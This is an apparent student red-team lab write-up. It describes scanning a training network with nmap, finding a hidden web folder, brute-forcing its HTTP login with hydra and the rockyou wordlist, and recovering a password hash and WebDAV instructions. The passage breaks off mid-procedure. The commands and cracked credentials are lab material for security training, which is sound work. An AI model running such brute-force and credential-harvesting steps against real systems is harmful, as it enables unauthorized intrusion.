
Red Team Recap Report
April 2020


Utilized: Kali Linux; terminal; Firefox web browser

The Linux server's IP address is 172.16.84.55 as determined by running the ifconfig command in the terminal (screenshot below).




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.84.55  netmask 255.255.255.0  broadcast 172.16.84.255
        inet6 fe80::20c:29ff:fe20:1c9e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:20:1c:9e  txqueuelen 1000  (Ethernet)
        RX packets 341  bytes 20460 (19.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1677 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2024

eth1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:0c:29:20:1c:a8  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x20a4

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1216 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1216 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# nmap 172.16.84.55/24
```

Next, I ran the command:
nmap 172.16.84.55/24 (screenshot below).
The results showed how port 80 was open under the report for the IP address 172.16.84.205.



```
bash: inet: command not found
root@kali:~# nmap 172.16.84.0/24

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-04-13 20:00 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or spe
cify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap scan report for 172.16.84.55
Host is up (0.0000040s latency).
All 1000 scanned ports on 172.16.84.55 are closed

Nm                  IP addresses (2 hosts up) scanned in 6.25 seconds
```

Then I opened up the Firefox browser and went to the IP address that was just discovered- 172.16.84.205 (screenshot below).



Index of /

Name	Last modified	Size	Description
company_blog/	2019-04-30 04:14	-	
company_folders/	2019-04-30 04:22	-	
company_share/	2019-04-30 16:59	-	
meet_our_team/	2019-04-29 19:13	-	
robots.txt	2019-04-29 23:10	71	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

I explored and clicked around on the server site for 172.16.84.205. Either I would get a short message in a .txt file with content related to the company or one of the following errors:

- ERROR: FILE MISSING please revert to company_folders/secret_folder/ for more information
- ERROR: company_folders/secret_folder/ is no longer accessible to the public

Afterward, I navigated back to the parent directory and clicked on the following folders and document:
/company_folders
/company_culture
file1.txt


I received the following message (screenshot below):
ERROR: FILE MISSING. Please refer to compant_folders/secret_folder/ for more information. ERROR: company_folders/secret_folder/ is no longer accessible to the public.



```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder/ is no longer accessible to the public
```

Then I changed the address bar to say:
172.16.84.205/company_folders/secret_folder/

The screenshot below shows the method of logging into the hidden directory that I discovered labeled "For Ashton's eyes only."



172.16.84.205/company_folders/secret_folc

```
ERROR: FILE MISSING
```

A username and password are being requested by http://172.16.84.205. The site says: "For ashton's eyes only"


User Name:

Password:

Waiting for 172.16.84.205...

I used the username I found, **ashton**, from the login message.
Next, I returned back to the terminal and entered in:
cd /
hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV
172.16.84.205 http-get /company_folders/secret_folder


After running these commands I found out the rest of the credentials as the password was **leopoldo** as shown in the screenshot below.



```
83 [child 4]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laddie" - 10134 of 143444
83 [child 5]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "krizia" - 10135 of 143444
83 [child 6]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kolokoy" - 10136 of 14344
483 [child 7]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kodiak" - 10137 of 143444
83 [child 9]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kittykitty" - 10138 of 14
344483 [child 8]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kiki123" - 10139 of 14344
483 [child 11]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "khadijah" - 10140 of 1434
4483 [child 10]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10141 of 143444
83 [child 12]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10142 of 14344483
 [child 13]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10143 of 1434
4483 [child 3]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10144 of 1434
4483 [child 0]
[80][http-get] host: 172.16.84.205   login: ashton   password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-04-13 20:29:18
root@kali:/#
```

Afterward, I changed the address bar to say:
172.16.84.205/company_folders/secret_folder/

Then I entered the username- **ashton** with the new password- **leopoldo** and I was able to access the hidden directory (screenshot below).



Index of /company_folders/secret_folder - Mozilla Firefox
Index of /company_folde...
172.16.84.205/company_folders/secret
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connecting_to_webdav	2019-05-06 22:43	508	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

From the index, I clicked on the connecting_to_webdav file. This resulted in seeing a personal note that said in order to connect to our companies webdav server I needed to log in as the user **ryan** and I was provided a hash along with instructions (screenshot below).



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:$6$c/qMD
/qj$KDQgfxmDZlcf1EP1nclm4mH0SF.5wGz5ZUDEKsw5J98dD1Po2v7b0aoll2HdG5HNXf1lOqD/B5kcdk9QNxv
/e0:18016:0:99999:7:::)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Next, I followed the steps that were just found on the personal note:
To open the folder on the left-hand bar.
Then click on “other locations.”
Afterward under connect to server, I typed out-
dav://172.16.84.205/webdav/
(screenshot below)

